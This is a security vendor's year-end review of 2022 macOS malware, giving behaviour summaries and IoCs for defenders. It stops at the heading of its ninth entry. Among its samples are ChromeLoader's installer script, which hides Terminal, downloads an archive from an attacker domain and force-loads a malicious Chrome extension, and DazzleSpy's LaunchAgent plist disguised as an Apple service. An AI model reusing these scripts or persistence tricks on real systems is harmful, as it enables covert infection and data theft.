



Top 10 macOS Malware Discoveries in 2022

December 7, 2022
by Phil Stokes

2022 saw a number of significant malware campaigns targeting the macOS platform and the emergence of ten new malware strains or campaigns targeting Apple Mac users.

In this post, we review the essential behavior of each threat, offer primary IOCs for defenders, and provide links to further insights and analyses on each malware discovery.



Summary of Key Trends Emerging During 2022

Mac malware across 2022 has shown some interesting consistencies in approach from threat actors: heavy use of backdoors, cross-platform attack frameworks, and a preference to use Go as a development language.

Supply-chain attacks and targeted espionage are the two most common objectives. Perhaps most significant is the number of campaigns that are not targeted solely at macOS users but which now include a macOS component alongside the more usual Windows and Linux payloads.

1. Alchimist

Alchimist is a cross-platform attack framework first reported by Cisco Talos in October 2022. Discovered among the artifacts were a Mach-O binary and Mach-O library built in Go. The main function of the malware appears to be to provide a backdoor onto the target system. The malware attempts to bind a shell to a port in order to give the operators a remote shell on the victim machine.

The attack framework used for controlling the implanted malware uses a web interface written in Simplified Chinese. From the interface, the operator can generate configured payloads, establish remote sessions, deploy payloads and task active implants with various actions such as taking screenshots and executing arbitrary commands.

Cisco also reported that the Mach-O payload contains a privilege escalation exploit for CVE-2021-4034, a vulnerability in a 3rd party Unix tool called `pkexec`.

```
- offset -   0 1  2 3  4 5  6 7  8 9  A B  C D  E F  0123456789ABCDEF
0x0017bfd1  2f55 7365 7273 2f77 6f6f 6479 2f44 6f77  /Users/woody/Dow
0x0017bfe1  6e6c 6f61 6473 2f76 756c 2f70 6f63 2d63  nloads/vul/poc-c
0x0017bff1  7665 2d32 3032 312d 3430 3334 2d6d 6169  ve-2021-4034-mai
0x0017c001  6e2f 7061 796c 6f61 642f 7061 796c 6f61  n/payload/payloa
0x0017c011  642e 676f 0000 0000 0000 0000 0000 0000  d.go............
```


Since this tool is rarely found on Macs but is widely in use across various Linux distributions, this is likely an artifact of the cross-platform nature of the programming. Alternatively, it could indicate a payload configured for a highly-specific target.

Primary IoCs

```
43742fc8ab890fb9a19891f2eff09eaa7a540c6a
3f617411977fd6a14a91c3fa9d4ff821c012e212
```

2. ChromeLoader

ChromeLoader (aka ChromeBack, Choziosi Loader) was first reported in January 2022 and became widespread throughout the first half of this year through malverts and malspam. The malware takes the form of a DMG containing a shell script – a common infection method for adware and bundleware loaders since the success of OSX.Shlayer. The installer also attempts to "help" the victim override the built-in macOS security technology with a low-quality animated image.



The Bash script installs a Chrome browser extension that is either encoded in a separate file in the DMG or retrieved remotely from a hardcoded URL. The extension has the ability to steal information, hijack the victim's search engine queries, and serve adware.

Researchers at Palo Alto reported that ChromeLoader installs a listener to intercept outgoing browser traffic. If the URL request is to a search engine, the search details are sent to the attackers C2.

```
#!/bin/bash

osascript -e 'tell application "Terminal" to set visible of front window to false'

BPATH="/private/var/tmp"
IPATH=$(uuidgen)

EXISTS=`launchctl list | grep "chrome.extension"`
SUB=chrome.extension
if [[ "$EXISTS" == *"$SUB"* ]]; then
  exit 0
fi

status_code=$(curl --write-out %{http_code} --head --silent --output /dev/null https://computermookili.com/archive.zip )
if [[ "$status_code" = 200 ]] ; then
  curl -s https://computermookili.com/archive.zip > $BPATH/$IPATH.zip /dev/null
else
  exit 0
fi

sleep 1
XPATH=$(uuidgen)
unzip -o $BPATH/$IPATH.zip -d $BPATH/$XPATH &> /dev/null
cd $BPATH/$XPATH

sleep 0.5
perform=$(echo -ne "if ps ax | grep -v grep | grep 'Google Chrome' &> /dev/null; then echo running;  EXTENSION_SERVICE='Google
oad-extension'; if ps ax | grep -v grep | grep 'Google Chrome --load-extension' &> /dev/null; then echo e running; else   pkill
ogle Chrome'; sleep 1 ;  open -a 'Google Chrome' --args --load-extension='$BPATH/$XPATH' --restore-last-session --noerrdialogs
session-crashed-bubble; fi;  else echo not running; fi" | base64);
```

Primary IoCs

```
823abcc291c1b2d32ea4ebe483a4e2d8a8e7e08b
0bb37356f6913ef70e055f973ec3c6da18e87dcc
13a23639be3a74dfbbeffba31d033c7b116bcd85
dc7c3f9bd94f7b36204a830c3e78512f76df8393
b67b80437339701747863b47ce48f89621c72443
/Volumes/Application Installer/ChromeInstaller.command
```

3. CloudMensis macOS spyware

First reported by ESET in July 2022, CloudMensis is a spyware downloader and implant that uses public cloud storage services such as Dropbox, Yandex Disk and pCloud to communicate with its C2 via access tokens.

```
[0x100003820]> pd 5
            ;-- section.4.__TEXT.__cstring:
            ;-- str.https:__api.pcloud.com_getfilelink_path__forcedownload1:
            ;-- hit7_1:
            0x100003820     .string "https://api.pcloud.com/getfilelink?path=%@&forcedownload=1"
 4.__TEXT.__cstring
            ;-- hit3_0:
            0x10000382c     .string "https://api.pcloud.com/getfilelink?path=%@&forcedownload=1"
            0x10000385b     474554          push r12
            0x10000385e ~   004265          add byte [rdx + 0x65], al
            ;-- str.Bearer___:
            0x10000385f     .string "Bearer %@" ; len=10
[0x100003820]>
```

Written in Objective-C, the downloader, `execute`, contains now-redundant code that suggests it has been around for several years. The backdoor implant, `Client`, contains code that supports features such as list running processes, list email messages and attachments, list file on external storage, run arbitrary commands, exfiltrate files and take screenshots.


The screen capture functionality requires CloudMensis to bypass TCC restrictions, which it attempts by exploiting CVE-2020-9934. This is a rather old bypass and may indicate that the targets were known to be running macOS Catalina 10.5.6 or earlier.

Primary IoCs

```
~/Library/Preferences/com.apple.iTunesInfo29.plist
~/Library/Preferences/com.apple.iTunesInfo28.plist
~/Library/Preferences/com.apple.iTunesInfo.plist
d7bf702f56ca53140f4f03b590e9afcbc83809db (execute)
0aa94d8df1840d734f25426926e529588502bc08 (Client)
c3e48c2a2d43c752121e55b909fc705fe4fdaef6 (Client)
```

4. CrateDepression

Reported on by SentinelLabs in May, CrateDepression was a supply chain attack on the Rust development community which dropped Poseidon payloads on its victims. Threat actors had hosted a malcious crate named 'rustdecimal' on crates.io, a typosquat of the genuine crate, rust_decimal.



The malware inspects infected machines for the GITLAB_CI environment variable, which is indicative of Continuous Integration (CI) pipelines used in software development. If the environment variable is present on the infected device, the malware retrieves a second-stage payload built on red-teaming post-exploitationt framework, Mythic, and writes it out to `/tmp/git-updater.bin`.

The executable is written in Go and is a Poseidon implant. Both macOS and Linux payloads were available to the attackers, and both contained similar functionality, including screencapture, keylogging, remote file retrieval, exfiltration, and persistence capabilities.

Primary IoCs

```
c91b0b85a4e1d3409f7bc5195634b88883367cad README.bin
/tmp/git-updater.bin
https://api.githubio[.]codes/v2/id/f6d50b696cc427893a53f94b1c3adc99/READMEv2.bin
https://api.githubio[.]codes/v2/id/f6d50b696cc427893a53f94b1c3adc99/README.bin
api.kakn[.]li
githubio[.]codes
64.227.12[.]57
```

5. DazzleSpy

First spotted by ESET in late January, DazzleSpy is a highly sophisticated piece of malware that uses advanced techniques to evade detection and maintain a foothold on infected machines.

The malware comes in the form of an unsigned Mach-O file compiled for Intel x86 architecture. When the Mach-O file is executed, it installs a LaunchAgent for persistence that masquerades as an Apple launch service.


```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>KeepAlive</key>
        <true/>
        <key>Label</key>
        <string>com.apple.softwareupdate</string>
        <key>ProgramArguments</key>
        <array>
                <string>/Users/xphil/.local/softwareupdate</string>
                <string>1</string>
        </array>
        <key>RunAtLoad</key>
        <true/>
        <key>SuccessfulExit</key>
        <true/>
</dict>
</plist>
```

This fake service targets an executable called "softwareupdate" located in a hidden folder in the user's home directory.

DazzleSpy contains code for searching and writing files, exfiltrating environmental info, dumping the keychain, running a remote desktop and running shell commands, among other things. Collected data is hidden in a directory at `~/.local`.

Primary IoCs

```
ee0678e58868ebd6603cc2e06a134680d2012c1b        server.enc
~/Library/LaunchAgents/com.apple.softwareupdate.plist
~/.local/softwareupdate
~/.local/security.zip
~/.local/security/keystealDaemon
88.218.192[.]128:5633
```



6. Gimmick

In late 2021, SentinelLabs reported on macOS.Macma, a backdoor discovered by Google's Threat Analysis Grup being used by an APT targeting pro-democracy activists in Hong Kong. In March 2022, researchers at Volexity reported a threat they called OSX.GIMMICK, related to a Chinese APT group they say is renowned for targeting minority and protest groups across Asia.

GIMMICK and Macma bear a number of indicator overlaps, including use of similar drop paths for files associated with the malware (a subfolder of `~/Library/Preferences`) and similar persistence agent labels (com.*.va.plist).

GIMMICK is described as a feature rich, multi-platform malware family that takes advantage of cloud hosting services like Google Drive for its C2 communications. The macOS variant of this family is written in Objective-C and contains a suite of backdoor commands for use by the operator:


Description	Additional Required Fields
0 | Transmit base system information	None
1 | Upload file to C2	params
2 | Download file to client	content, savepath
3 | Execute a shell command and write output to C2	params
4 | Set client Google Drive timer interval	params
5 | Set client timer interval for client info heartbeat message	params
6 | Overwrite client work period information	params

Primary IoCs

```
com.CoredDRAW.va.plist
~/Library/Preferences/CorelDRAW/CorelDRAW
fe3a3e65b86d2b07654f9a6104c8cb392c88b7e8
```

7. Lazarus 'Operation In(ter)ception'

First spotted this year in August by ESET targeting Coinbase users, then again in September by SentinelOne with a new variant aimed at Crypto.com, Operation In(ter)ception is an ongoing campaign attributed to a North-Korean linked APT threat actor, more widey known as "Lazarus".



The campaign has been using lures for attractive job offers since at least 2020, but this year novel macOS malware was discovered with embedded PDF documents advertising jobs vacancies and attempting to masquerade as legitimate processes with names such as `wifianalyticsagent` and `safarifontsagent`.

This multi-stage malware first installs a LaunchAgent for persistence in the user's local folder, obviating the need for further permissions, although on macOS Ventura that does now at least raise an alert notification.

The second stage in the Crypto.com variant is a bare-bones application bundle named "WifiAnalyticsServ.app" ("FinderFontsUpdater.app" in the Coinbase variant). with the bundle identifier `finder.fonts.extractor`. The second-stage extracts and executes a third-stage binary, `wifianalyticsagent`, which serves as a downloader for an unretrieved fourth stage from a C2 at `market.contradecapital[.]com` (Crypto.com variant) or `concrecapital[.]com` (Coinbase variant).

Primary IoCs

```
bffc4a7150d61b4f58eb68b5e9535b7e3cfeab06
3febc7c3949c3b9b42bbadf60153dd0b784fcfdc
605214c45f2d7ea8d41125558dd8ad3b6ae92b57
9e75039f439719dbecc28ac938e6f0ab7700c2f7
8b4a121a954945bd70340df67f895b25b3d427a9
5c6029766bc46ee6d443b5c930d054fc8d8ef60f
d342ada8a44eac08a7fa58cfa5250bdf1b2eb49e
3b1cc4c4ed604cf1fae826f0d3d742a826ddbc41
a0c31b60993253810a3ee82e932918086cde1699
06a35b8033cef57ebcc51d0be2dd5b96d2e70b65
a2a0188a6387cb9bde92ebbbdc43bf6b486fe820
market.contradecapital[.]com
~/Library/LaunchAgents/com.wifianalyticsagent.plist
~/Library/WifiPreference/WifiAnalyticsServ.app
~/Library/WifiPreference/WifiCloudWidget
~/Library/WifiPreference/wifianalyticsagent
~/Library/WifiPreference/Crypto.com_Job_Opportunities_2022_confidential.pdf
~/Library/Fonts/Finder~/Library/Fonts/safarifontsagent
```

8. oRAT

In late April 2022, TrendMicro reported on an APT group they dubbed Earth Berberoka (*aka* GamblingPuppet) targeting gambling websites. The threat actor targets the Windows, Linux, and macOS platforms, and uses malware families previously attributed to Chinese-speaking individuals. The macOS variant, oRAT, was reported on by SentinelOne in early May.

The oRAT malware is distributed via a Disk Image masquerading as a collection of Bitget Apps. The disk image contains a package with the name "Bitget Apps.pkg" and the distribution identifier `com.adobe.pkg.Bitget`.

Neither the disk image nor the installer package have a valid developer signature, and the package only contains a preinstall script, whose purpose is to deliver a payload to the /tmp directory, give the payload executable permissions, and then launch it.

The payload is a UPX-packed Go binary that includes a custom package, `orat_utils`, containing the primary backdoor functionality.

```
orat/cmd/agent/app.(*App).DownloadFile
orat/cmd/agent/app.(*App).Info
orat/cmd/agent/app.(*App).Join
orat/cmd/agent/app.(*App).KillSelf
orat/cmd/agent/app.(*App).NewNetConn
orat/cmd/agent/app.(*App).NewProxyConn
orat/cmd/agent/app.(*App).NewShellConn
orat/cmd/agent/app.(*App).Ping
orat/cmd/agent/app.(*App).PortScan
orat/cmd/agent/app.(*App).registerRouters
orat/cmd/agent/app.(*App).run
orat/cmd/agent/app.(*App).Screenshot
orat/cmd/agent/app.(*App).Serve
orat/cmd/agent/app.(*App).Unzip
orat/cmd/agent/app.(*App).UploadFile
orat/cmd/agent/app.(*App).Zip
```

The binary contains an encrypted configuration file which tasks it to call one of `orat_protocol.DialTCP`, `orat_protocol.DialSTCP` or `orat_protocol.DialSUDP` to establish a connection. The TCP protocols leverage smux while the SUDP protocol leverages QUIC. The malware loops with a sleep cycle of 5 seconds as it waits for a response and further tasking from the operator.

Primary IoCs

```
/tmp/darwinx64
3f08dfafbf04a062e6231344f18a60d95e8bd010    bitget-0.0.7 (1).dmg
9779aac8867c4c5ff5ce7b40180d939572a4ff55    Bitget Apps.pkg
911895ed27ee290bea47bca3e208f1b302e98648    preinstall
26ccf50a6c120cd7ad6b0d810aca509948c8cd78    darwinx64 (packed)
9b4717505d8d165b0b12c6e2b9cc4f58ee8095a6    darwinx64 (unpacked)
```

9. Pymafka

